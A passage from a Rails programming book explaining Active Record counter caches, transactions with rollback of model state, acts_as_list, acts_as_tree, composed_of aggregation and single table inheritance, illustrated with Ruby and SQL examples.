The `has_many` relationship defines an attribute that is a collection. It seems reasonable to be able to ask for the size of this collection: how many line items does this order have? And indeed you'll find that the aggregation has a `size()` method that returns the number of objects in the association. This method goes to the database and performs a `select count(*)` on the child table, counting the number of rows where the foreign key references the parent table row.

This works and is reliable. However, if you're writing a site where you frequently need to know the counts of child items, this extra SQL might be an overhead you'd rather avoid. Active Record can help using a technique called *counter caching*. In the `belongs_to` declaration in the child model you can ask Active Record to maintain a count of the number of associated children in the parent table rows. This count will be automatically maintained—if you add a child row, the count in the parent row will be incremented, and if you delete a child row, it will be decremented.

To activate this feature, you need to take two simple steps. First, add the option `:counter_cache` to the `belongs_to` declaration in the child table.

⁹In fact, it might not work at all! If your database doesn't support left outer joins, you can't use the feature. Oracle 8 users, for instance, will need to upgrade to version 9 to use preloading.

[Download](#) e1/ar/counters.rb

```
class LineItem < ActiveRecord::Base
  belongs_to :product, :counter_cache => true
end
```

Second, in the definition of the parent table (products in this example) you need to add an integer column whose name is the name of the child table with `_count` appended.

[Download](#) e1/ar/create.sql

```
create table products (
  id          int          not null auto_increment,
  title       varchar(100) not null,
  /* . . . */
  line_items_count int      default 0,
  primary key (id)
);
```

There's an important point in this DDL. The column *must* be declared with a default value of zero (or you must do the equivalent and set the value to zero when parent rows are created). If this isn't done, you'll end up with null values for the count regardless of the number of child rows.

Once you've taken these steps, you'll find that the counter column in the parent row automatically tracks the number of child rows.

There is an issue with counter caching. The count is maintained by the object that contains the collection and is updated correctly if entries are added via that object. However, you can also associate children with a parent by setting the link directly in the child. In this case the counter doesn't get updated.

The following shows the wrong way to add items to an association. Here we link the child to the parent manually. Notice how the `size()` attribute is incorrect until we force the parent class to refresh the collection.

[Download](#) e1/ar/counters.rb

```
product = Product.create(:title => "Programming Ruby",
                        :date_available => Time.now)

line_item = LineItem.new
line_item.product = product
line_item.save

puts "In memory size = #{product.line_items.size}"
puts "Refreshed size = #{product.line_items(:refresh).size}"
```

This outputs

```
In memory size = 0
Refreshed size = 1
```

The correct approach is to add the child to the parent.

[Download](#) `e1/ar/counters.rb`

```
product = Product.create(:title => "Programming Ruby",
                        :date_available => Time.now)
product.line_items.create

puts "In memory size = #{product.line_items.size}"
puts "Refreshed size = #{product.line_items(:refresh).size}"
```

This outputs the correct numbers. (It's also shorter code, so that tells you you're doing it right.)

```
In memory size = 1
Refreshed size = 1
```

16.7 Transactions

A database transaction groups a series of changes together in such a way that either all the changes are applied or none of the changes are applied. The classic example of the need for transactions (and one used in Active Record's own documentation) is transferring money between two bank accounts. The basic logic is simple.

```
account1.deposit(100)
account2.withdraw(100)
```

However, we have to be careful. What happens if the deposit succeeds but for some reason the withdrawal fails (perhaps the customer is overdrawn)? We'll have added \$100 to the balance in `account1` without a corresponding deduction from `account2`. In effect we'll have created \$100 out of thin air.

Transactions to the rescue. A transaction is something like the Three Musketeers with their motto "All for one and one for all." Within the scope of a transaction, either every SQL statement succeeds or they all have no effect. Putting that another way, if any statement fails, the entire transaction has no effect on the database.¹⁰

¹⁰Transactions are actually more subtle than that. They exhibit the so-called ACID properties: they're Atomic, they ensure Consistency, they work in Isolation, and their effects are Durable (they are made permanent when the transaction is committed). It's worth finding a good database book and reading up on transactions if you plan to take a database application live.

In Active Record we use the `transaction()` method to execute a block in the context of a particular database transaction. At the end of the block, the transaction is committed, updating the database, *unless* an exception is raised within the block, in which case all changes are rolled back and the database is left untouched. Because transactions exist in the context of a database connection, we have to invoke them with an Active Record class as a receiver. Thus we could write

```
Account.transaction do
  account1.deposit(100)
  account2.withdraw(100)
end
```

Let's experiment with transactions. We'll start by creating a new database table. Because we're using the MySQL database, we have to ask for a table stored using the InnoDB storage engine, as it supports transactions.

[Download](#) `e1/ar/create.sql`

```
create table accounts (
  id          int          not null auto_increment,
  number      varchar(10)  not null,
  balance     decimal(10,2) default 0.0,
  primary key (id)
) type=InnoDB;
```

Next, we'll define a simple bank account class. This class defines instance methods to deposit money to and withdraw money from the account (which delegate the work to a shared helper method). It also provides some basic validation—for this particular type of account, the balance can never be negative.

[Download](#) `e1/ar/transactions.rb`

```
class Account < ActiveRecord::Base

  def withdraw(amount)
    adjust_balance_and_save(-amount)
  end

  def deposit(amount)
    adjust_balance_and_save(amount)
  end

  private

  def adjust_balance_and_save(amount)
    self.balance += amount
    save!
  end
end
```

```

def validate      # validation is called by Active Record
  errors.add(:balance, "is negative") if balance < 0
end
end

```

Let's look at the helper method, `adjust_balance_and_save()`. The first line simply updates the balance field. The method then attempts to save the model using `save!`. (Remember that `save!` raises an exception if the object cannot be saved—we use the exception to signal to the transaction that something has gone wrong.)

So now let's write the code to transfer money between two accounts. It's pretty straightforward.

[Download](#) `e1/ar/transactions.rb`

```

peter = Account.create(:balance => 100, :number => "12345")
paul  = Account.create(:balance => 200, :number => "54321")

```

[Download](#) `e1/ar/transactions.rb`

```

Account.transaction do
  paul.deposit(10)
  peter.withdraw(10)
end

```

We check the database, and, sure enough, the money got transferred.

```

mysql> select * from accounts;
+----+-----+-----+
| id | number | balance |
+----+-----+-----+
| 5  | 12345  | 90.00  |
| 6  | 54321  | 210.00 |
+----+-----+-----+

```

Now let's get radical. If we start again but this time try to transfer \$350, we'll run Peter into the red, which isn't allowed by the validation rule. Let's try it.

[Download](#) `e1/ar/transactions.rb`

```

peter = Account.create(:balance => 100, :number => "12345")
paul  = Account.create(:balance => 200, :number => "54321")

```

[Download](#) `e1/ar/transactions.rb`

```

Account.transaction do
  paul.deposit(350)
  peter.withdraw(350)
end

```

When we run this, we get an exception reported on the console.

```

validations.rb:652:in 'save!': ActiveRecord::RecordInvalid
from transactions.rb:36:in 'adjust_balance_and_save'
from transactions.rb:25:in 'withdraw'
:
:
from transactions.rb:71

```

Looking in the database, we can see that the data remains unchanged.

```

mysql> select * from accounts;
+----+-----+-----+
| id | number | balance |
+----+-----+-----+
| 7  | 12345  | 100.00  |
| 8  | 54321  | 200.00  |
+----+-----+-----+

```

However, there's a trap waiting for you here. The transaction protected the database from becoming inconsistent, but what about our model objects? To see what happened to them, we have to arrange to intercept the exception to allow the program to continue running.

[Download](#) `e1/ar/transactions.rb`

```

peter = Account.create(:balance => 100, :number => "12345")
paul   = Account.create(:balance => 200, :number => "54321")

```

[Download](#) `e1/ar/transactions.rb`

```

begin
  Account.transaction do
    paul.deposit(350)
    peter.withdraw(350)
  end
rescue
  puts "Transfer aborted"
end

puts "Paul has #{paul.balance}"
puts "Peter has #{peter.balance}"

```

What we see is a little surprising.

```

Transfer aborted
Paul has 550.0
Peter has -250.0

```

Although the database was left unscathed, our model objects were updated anyway. This is because Active Record wasn't keeping track of the before and after states of the various objects—in fact it couldn't, because it had no easy way of knowing just which models were involved in the transactions. We can rectify this by listing them explicitly as parameters to the `transaction()` method.

[Download](#) e1/ar/transactions.rb

```
peter = Account.create(:balance => 100, :number => "12345")
paul  = Account.create(:balance => 200, :number => "54321")
```

[Download](#) e1/ar/transactions.rb

```
begin
  Account.transaction(peter, paul) do
    paul.deposit(350)
    peter.withdraw(350)
  end
rescue
  puts "Transfer aborted"
end

puts "Paul has #{paul.balance}"
puts "Peter has #{peter.balance}"
```

This time we see the models are unchanged at the end.

```
Transfer aborted
Paul has 200.0
Peter has 100.0
```

We can tidy this code a little by moving the transfer functionality into the Account class. Because a transfer involves two separate accounts, and isn't driven by either of them, we'll make it a class method that takes two account objects as parameters. Notice how we can simply call the transaction() method inside the class method.

[Download](#) e1/ar/transactions.rb

```
class Account < ActiveRecord::Base
  def self.transfer(from, to, amount)
    transaction(from, to) do
      from.withdraw(amount)
      to.deposit(amount)
    end
  end
end
```

With this method defined, our transfers are a lot tidier.

[Download](#) e1/ar/transactions.rb

```
peter = Account.create(:balance => 100, :number => "12345")
paul  = Account.create(:balance => 200, :number => "54321")
```

[Download](#) e1/ar/transactions.rb

```
Account.transfer(peter, paul, 350) rescue puts "Transfer aborted"

puts "Paul has #{paul.balance}"
puts "Peter has #{peter.balance}"
```

```
Transfer aborted
Paul has 200.0
Peter has 100.0
```

There's a downside to having the transaction code recover object state automatically—you can't get to any error information added during validation. Invalid objects won't be saved, and the transaction will roll everything back, but there's no easy way of knowing what went wrong.

Built-in Transactions

When we discussed parent and child tables, we said that Active Record takes care of saving all the dependent child rows when you save a parent row. This takes multiple SQL statement executions (one for the parent, and one each for any changed or new children). Clearly this change should be atomic, but until now we haven't been using transactions when saving these interrelated objects. Have we been negligent?

Fortunately not. Active Record is smart enough to wrap all of the updates and inserts related to a particular `save()` (and also the deletes related to a `destroy()`) in a transaction; they either all succeed or no data is written permanently to the database. You need explicit transactions only when you manage multiple SQL statements yourself.

Multidatabase Transactions

How do you go about synchronizing transactions across a number of different databases in Rails?

The current answer is that you can't. Rails doesn't support distributed two-phase commits (which is the jargon term for the protocol that lets databases synchronize with each other).

However, you can (almost) simulate the effect by nesting transactions. Remember that transactions are associated with database connections, and connections are associated with models. So, if the `accounts` table is in one database and `users` is in another, you could simulate a transaction spanning the two using something such as

```
User.transaction(user) do
  Account.transaction(account) do
    account.calculate_fees
    user.date_fees_last_calculated = Time.now
    user.save
    account.save
  end
end
```

This is only an approximation to a solution. It is possible that the commit in the users database might fail (perhaps the disk is full), but by then the commit in the accounts database has completed and the table has been updated. This would leave the overall transaction in an inconsistent state. It is possible (if not pleasant) to code around these issues for each individual set of circumstances, but for now, you probably shouldn't be relying on Active Record if you are writing applications that update multiple databases concurrently.

More Active Record

17.1 *Acts As*

We've seen how the `has_one`, `has_many`, and `has_and_belongs_to_many` allow us to represent the standard relational database structures of one-to-one, one-to-many, and many-to-many mappings. But sometimes we need to build more on top of these basics.

For example, an order may have a list of invoice items. So far, we've represented these successfully using `has_many`. But as our application grows, it's possible that we might need to add more list-like behavior to the line items, letting us place line items in a certain order and move line items around in that ordering.

Or perhaps we want to manage our product categories in a tree-like data structure, where categories have subcategories, and those subcategories in turn have their own subcategories.

Active Record comes with support for adding this functionality on top of the existing `has_` relationships. It calls this support *acts as*, because it makes a model object act as if it were something else.¹

Acts As List

Use the `acts_as_list` declaration in a child to give that child list-like behavior from the parent's point of view. The parent will be able to traverse children, move children around in the list, and remove a child from the list.

¹Rails ships with three *acts as* extensions: `acts_as_list`, `acts_as_tree`, and `acts_as_nested_set`. I've chosen to document just the first two of these; as this book was being finalized, the nested set variant had some serious problems that prevent us from verifying its use with working code.

Lists are implemented by assigning each child a position number. This means that the child table must have a column to record this. If we call that column position, Rails will use it automatically. If not, we'll need to tell it the name. For our example, we'll create a new child table (called children) along with a parent table.

[Download](#) e1/ar/create.sql

```
create table parents (
  id          int          not null auto_increment,
  primary key (id)
);

create table children (
  id          int          not null auto_increment,
  parent_id   int          not null,
  name        varchar(20),
  position    int,
  constraint fk_parent foreign key (parent_id) references parents(id),
  primary key (id)
);
```

Next we'll create the model classes. Note that in the Parent class we order our children based on the value in the position column. This ensures that the array fetched from the database is in the correct list order.

[Download](#) e1/ar/acts_as_list.rb

```
class Parent < ActiveRecord::Base
  has_many :children, :order => :position
end

class Child < ActiveRecord::Base
  belongs_to :parent
  acts_as_list :scope => :parent_id
end
```

In the Child class, we have the conventional belongs_to declaration, establishing the connection with the parent. We also have an acts_as_list declaration. We qualify this with a :scope option, specifying that the list is per parent. Without this scope operator, there'd be one global list for all the entries in the children table.

Now we can set up some test data: we'll create four children for a particular parent, calling them One, Two, Three, and Four.

[Download](#) e1/ar/acts_as_list.rb

```
parent = Parent.new
%w{ One Two Three Four }.each do |name|
  parent.children.create(:name => name)
```

```
end
parent.save
```

We'll write a simple method to let us examine the contents of the list.

[Download](#) e1/ar/acts_as_list.rb

```
def display_children(parent)
  puts parent.children.map {|child| child.name }.join(", ")
end
```

And finally we'll play around with our list. The comments show the output produced by `display_children()`.

[Download](#) e1/ar/acts_as_list.rb

```
display_children(parent)      #=> One, Two, Three, Four

puts parent.children[0].first? #=> true

two = parent.children[1]
puts two.lower_item.name      #=> Three
puts two.higher_item.name     #=> One

parent.children[0].move_lower
parent.reload
display_children(parent)      #=> Two, One, Three, Four

parent.children[2].move_to_top
parent.reload
display_children(parent)      #=> Three, Two, One, Four

parent.children[2].destroy
parent.reload
display_children(parent)      #=> Three, Two, Four
```

Note how we had to call `reload()` on the parent. The various `move_` methods update the child items in the database, but because they operate on the children directly, the parent will not know about the change immediately.

The list library uses the terminology *lower* and *higher* to refer to the relative positions of elements. Higher means closer to the front of the list, lower closer to the end. The top of the list is therefore the same as the front, and the bottom of the list is the end. The methods `move_higher()`, `move_lower()`, `move_to_bottom()`, and `move_to_top()` move a particular item around in the list, automatically adjusting the position of the other elements.

`higher_item()` and `lower_item()` return the next and previous elements from the current one, and `first?()` and `last?()` return true if the current element is at the front or end of the list.




Figure 17.1: Representing a Tree Using Parent Links in a Table

Newly created children are automatically added to the end of the list. When a child row is destroyed, the children after it in the list are moved up to fill the gap.

Acts As Tree

Active Record provides support for organizing the rows of a table into a hierarchical, or tree, structure. This is useful for creating structures where entries have subentries, and those subentries may have their own subentries. Category listings often have this structure, as do descriptions of permissions, directory listings, and so on.

This tree-like structure is achieved by adding a single column (by default called `parent_id`) to the table. This column is a foreign key reference back into the same table, linking child rows to their parent row. This is illustrated in Figure 17.1 .

To show how trees work, let's create a simple category table, where each top-level category may have subcategories, and each subcategory may have additional levels of subcategories. Note the foreign key pointing back into the same table.

[Download e1/ar/create.sql](#)

```
create table categories (
  id          int          not null auto_increment,
  name        varchar(100) not null,
  parent_id   int,
  constraint fk_category foreign key (parent_id) references categories(id),
  primary key (id)
);
```

The corresponding model uses the method with the tribal name `acts_as_tree` to specify the relationship. The `:order` parameter means that when we look at the children of a particular node, we'll see them arranged by their name column.

[Download e1/ar/acts_as_tree.rb](#)

```
class Category < ActiveRecord::Base
  acts_as_tree :order => "name"
end
```

Normally you'd have some end-user functionality to create and maintain the category hierarchy. Here, we'll just create it using code. Note how we manipulate the children of any node using the `children` attribute.

[Download e1/ar/acts_as_tree.rb](#)

```
root      = Category.create(:name => "Books")
fiction   = root.children.create(:name => "Fiction")
non_fiction = root.children.create(:name => "Non Fiction")

non_fiction.children.create(:name => "Computers")
non_fiction.children.create(:name => "Science")
non_fiction.children.create(:name => "Art History")

fiction.children.create(:name => "Mystery")
fiction.children.create(:name => "Romance")
fiction.children.create(:name => "Science Fiction")
```

Now that we're all set up, we can play with the tree structure. We'll use the same `display_children()` method we wrote for the *acts as list* code.

[Download e1/ar/acts_as_tree.rb](#)

```
display_children(root)          # Fiction, Non Fiction

sub_category = root.children.first
puts sub_category.children.size #=> 3
display_children(sub_category)  #=> Mystery, Romance, Science Fiction

non_fiction = root.children.find(:first, :conditions => "name = 'Non Fiction'")

display_children(non_fiction)   #=> Art History, Computers, Science
```

```
puts non_fiction.parent.name      #=> Books
```

The various methods we use to manipulate the children should look familiar: they're the same as those provided by `has_many`. In fact, if we look at the implementation of `acts_as_tree`, we'll see that all it does is establish both a `belongs_to` and a `has_many` attribute, each pointing back into the same table. It's as if we'd written

```
class Category < ActiveRecord::Base
  belongs_to :parent,
             :class_name => "Category"


  has_many :children,
           :class_name => "Category",
           :foreign_key => "parent_id",
           :order       => "name",
           :dependent   => true
end
```

If you need to optimize the performance of `children.size`, you can establish a counter cache (just as you can with `has_many`). Add the option `:counter_cache => true` to the `acts_as_tree` declaration, and add the column `children_count` to your table.

17.2 Aggregation

Database columns have a limited set of types: integers, strings, dates, and so on. Typically, our applications are richer—we tend to define classes to represent the abstractions of our code. It would be nice if we could somehow map some of the column information in the database into our higher-level abstractions in just the same way that we encapsulate the row data itself in model objects.

For example, a table of customer data might include columns used to store the customer's name—first name, middle initials, and surname, perhaps. Inside our program, we'd like to wrap these name-related columns into a single `Name` object; the three columns get mapped to a single Ruby object, contained within the customer model along with all the other customer fields. And, when we come to write the model back out, we'd want the data to be extracted out of the `Name` object and put back into the appropriate three columns in the database.



This facility is called *aggregation* (although some call it *composition*—it depends on whether you look at it from the top down or the bottom up). Not surprisingly, Active Record makes it easy to do. You define a class to hold the data, and you add a declaration to the model class telling it to map the database column(s) to and from objects of the dataholder class.

The class that holds the composed data (the **Name** class in this example) must meet two criteria. First, it must have a constructor that will accept the data as it appears in the database columns, one parameter per column. Second, it must provide attributes that return this data, again one attribute per column. Internally, it can store the data in any form it needs to use, just as long as it can map the column data in and out.

For our name example, we'll define a simple class that holds the three components as instance variables. We'll also define a `to_s()` method to format the full name as a string.

[Download](#) `e1/ar/aggregation.rb`

```
class Name
  attr_reader :first, :initials, :last

  def initialize(first, initials, last)
    @first = first
    @initials = initials
    @last = last
  end

  def to_s
    [ @first, @initials, @last ].compact.join(" ")
  end
end
```

Now we have to tell our Customer model class that the three database columns `first_name`, `initials`, and `last_name` should be mapped into Name objects. We do this using the `composed_of` declaration.

Although `composed_of` can be called with just one parameter, it's easiest to describe first the full form of the declaration and show how various fields can be defaulted.

```
composed_of :attr_name, :class_name => SomeClass, :mapping => mapping
```

The `attr_name` parameter specifies the name that the composite attribute will be given in the model class. If we defined our customer as

```
class Customer < ActiveRecord::Base
  composed_of :name, ...
end
```

we could access the composite object using the `name` attribute of customer objects.

```
customer = Customer.find(123)
puts customer.name.first
```

The `:class_name` option specifies the name of the class holding the composite data. The value of the option can be a class constant, or a string or symbol containing the class name. In our case, the class is `Name`, so we could specify

```
class Customer < ActiveRecord::Base
  composed_of :name, :class_name => Name, ...
end
```

If the class name is simply the mixed-case form of the attribute name (which it is in our example), it can be omitted.

The `:mapping` parameter tells Active Record how the columns in the table map to the attributes and constructor parameters in the composite object. The parameter to `:mapping` is either a two-element array or an array of two element arrays. The first element of each two-element array is the name of a database column. The second element is the name of the corresponding accessor in the composite attribute. The order that elements appear in the mapping parameter defines the order in which database column contents are passed as parameters to the composite object's `initialize()` method. Figure 17.2, on the following page shows how the mapping option works. If this option is omitted, Active Record assumes that both the database column and the composite object attribute are named the same as the model attribute.




Figure 17.2: How Mappings Relate to Tables and Classes

For our `Name` class, we need to map three database columns into the composite object. The `customers` table definition looks like this.

[Download](#) e1/ar/create.sql

```
create table customers (
  id          int          not null auto_increment,
  created_at  datetime     not null,
  credit_limit decimal(10,2) default 100.0,
  first_name  varchar(50),
  initials    varchar(20),
  last_name   varchar(50),
  last_purchase datetime,
  purchase_count int       default 0,
  primary key (id)
);
```

The columns `first_name`, `initials`, and `last_name` should be mapped to the `first`, `initials`, and `last` attributes in the `Name` class.² To specify this to ActiveRecord, we'd use the following declaration.

[Download](#) e1/ar/aggregation.rb

```
class Customer < ActiveRecord::Base

  composed_of :name,
    :class_name => Name,
    :mapping =>
```

²In a real application, we'd prefer to see the names of the attributes be the same as the name of the column. Using different names here helps us show what the parameters to the `:mapping` option do.

```

[ # database      ruby
  [ :first_name,  :first ],
  [ :initials,   :initials ],
  [ :last_name,  :last ]
]

end

```

Although we've taken a while to describe the options, in reality it takes very little effort to create these mappings. Once done, they're easy to use: the composite attribute in the model object will be an instance of the composite class that you defined.

[Download](#) `e1/ar/aggregation.rb`

```

name = Name.new("Dwight", "D", "Eisenhower")

Customer.create(:credit_limit => 1000, :name => name)

customer = Customer.find(:first)
puts customer.name.first    #=> Dwight
puts customer.name.last    #=> Eisenhower
puts customer.name.to_s    #=> Dwight D Eisenhower
customer.name = Name.new("Harry", nil, "Truman")
customer.save

```

This code creates a new row in the customers table with the columns `first_name`, `initials`, and `last_name` initialized from the attributes `first`, `initials`, and `last` in the new `Name` object. It fetches this row from the database and accesses the fields through the composite object. Finally, it updates the row. Note that you cannot change the fields in the composite. Instead you must pass in a new object.

The composite object does not necessarily have to map multiple columns in the database into a single object; it's often useful to take a single column and map it into a type other than integers, floats, strings, or dates and times. A common example is a database column representing money: rather than hold the data in native floats, you might want to create special `Money` objects that have the properties (such as rounding behavior) that you need in your application.

Back on page 256, we saw how we could use the `serialize` declaration to store structured data in the database. We can also do this using the `composed_of` declaration. Instead of using YAML to serialize data into a database column, we can instead use a composite object to do its own serialization. As an example let's revisit the way we store the last five purchases made by a customer. Previously, we held the list as a Ruby array

and serialized it into the database as a YAML string. Now let's wrap the information in an object and have that object save the data in its own format. In this case, we'll save the list of products as a set of comma-separated values in a regular string.

First, we'll create the class `LastFive` to wrap the list. Because the database stores the list in a simple string, its constructor will also take a string, and we'll need an attribute that returns the contents as a string. Internally, though, we'll store the list in a Ruby array.

[Download](#) e1/ar/aggregation.rb

```
class LastFive

  attr_reader :list

  # Takes a string containing "a,b,c" and
  # stores [ 'a', 'b', 'c' ]
  def initialize(list_as_string)
    @list = list_as_string.split(/,/ )
  end

  # Returns our contents as a
  # comma delimited string
  def last_five
    @list.join(',')
  end
end
```

We can declare that our `LastFive` class wraps the `last_five` column in the database.

[Download](#) e1/ar/aggregation.rb

```
class Purchase < ActiveRecord::Base
  composed_of :last_five
end
```

When we run this, we can see that the `last_five` attribute contains an array of values.

[Download](#) e1/ar/aggregation.rb

```
Purchase.create(:last_five => LastFive.new("3,4,5"))

purchase = Purchase.find(:first)

puts purchase.last_five.list[1]    #=> 4
```

Composite Objects Are Value Objects

A *value object* is an object whose state may not be changed after it has been created—it is effectively frozen. The philosophy of aggregation in Active Record is that the composite objects are value objects: you should never change their internal state.

This is not always directly enforceable by Active Record or Ruby—you could, for example, use the `replace()` method of the `String` class to change the value of one of the attributes of a composite object. However, should you do this, Active Record will ignore the change if you subsequently save the model object.

The correct way to change the value of the columns associated with a composite attribute is to assign a new composite object to that attribute.

```
customer = Customer.find(123)
old_name = customer.name
customer.name = Name.new(old_name.first, old_name.initials, "Smith")
customer.save
```

17.3 Single Table Inheritance

When we program with objects and classes, we sometimes use inheritance to express the relationship between abstractions. Our application might deal with people in various roles: customers, employees, managers, and so on. All roles will have some properties in common and other properties that are role specific. We might model this by saying that class `Employee` and class `Customer` are both subclasses of class `Person` and that `Manager` is in turn a subclass of `Employee`. The subclasses *inherit* the properties and responsibilities of their parent class.

In the relational database world, we don't have the concept of inheritance: relationships are expressed primarily in terms of associations. However, we may need to store an object-oriented object model inside a relational database. There are many ways of mapping one into the other. Possibly the simplest is a scheme called *single table inheritance*. In it, we map all the classes in the inheritance hierarchy into a single database table. This table contains a column for each of the attributes of all the classes in the hierarchy. It additionally includes a column, by convention called `type`, that identifies which particular class of object is represented by any particular row. This is illustrated in Figure 17.3, on page 321.

Using single table inheritance in Active Record is straightforward. Define the inheritance hierarchy you need in your model classes, and ensure

that the table corresponding to the base class of the hierarchy contains a column for each of the attributes of all the classes in that hierarchy. The table must additionally include a type column, used to discriminate the class of the corresponding model objects.

When defining the table, remember that the attributes of subclasses will be present only in the table rows corresponding to those subclasses; an employee doesn't have a balance attribute, for example. As a result, you must define the table to allow null values for any column that doesn't appear in all subclasses. The following is the DDL for the table illustrated in Figure 17.3, on page 321.

[Download](#) e1/ar/create.sql

```

create table people (
  id          int          not null auto_increment,
  type        varchar(20)  not null,

  /* common attributes */
  name        varchar(100) not null,
  email       varchar(100) not null,

  /* attributes for type=Customer */
  balance     decimal(10,2),

  /* attributes for type=Employee */
  reports_to  int,
  dept        int,

  /* attributes for type=Manager */
  /* - none - */

  constraint fk_reports_to foreign key (reports_to) references people(id),
  primary key (id)
);

```

We can define our hierarchy of model objects.

[Download](#) e1/ar/sti.rb

```

class Person < ActiveRecord::Base
end

class Customer < Person
end

class Employee < Person
end

class Manager < Employee
end

```

Then we create a couple of rows and read them back.

[Download](#) e1/ar/sti.rb

```

Manager.create(:name => 'Bob', :email => "bob@some.add",
              :dept => 12, :reports_to => nil)

Customer.create(:name => 'Sally', :email => "sally@other.add",
              :balance => 123.45)

person = Person.find(:first)
puts person.class    #=> Manager
puts person.name     #=> Bob
puts person.dept     #=> 12

```

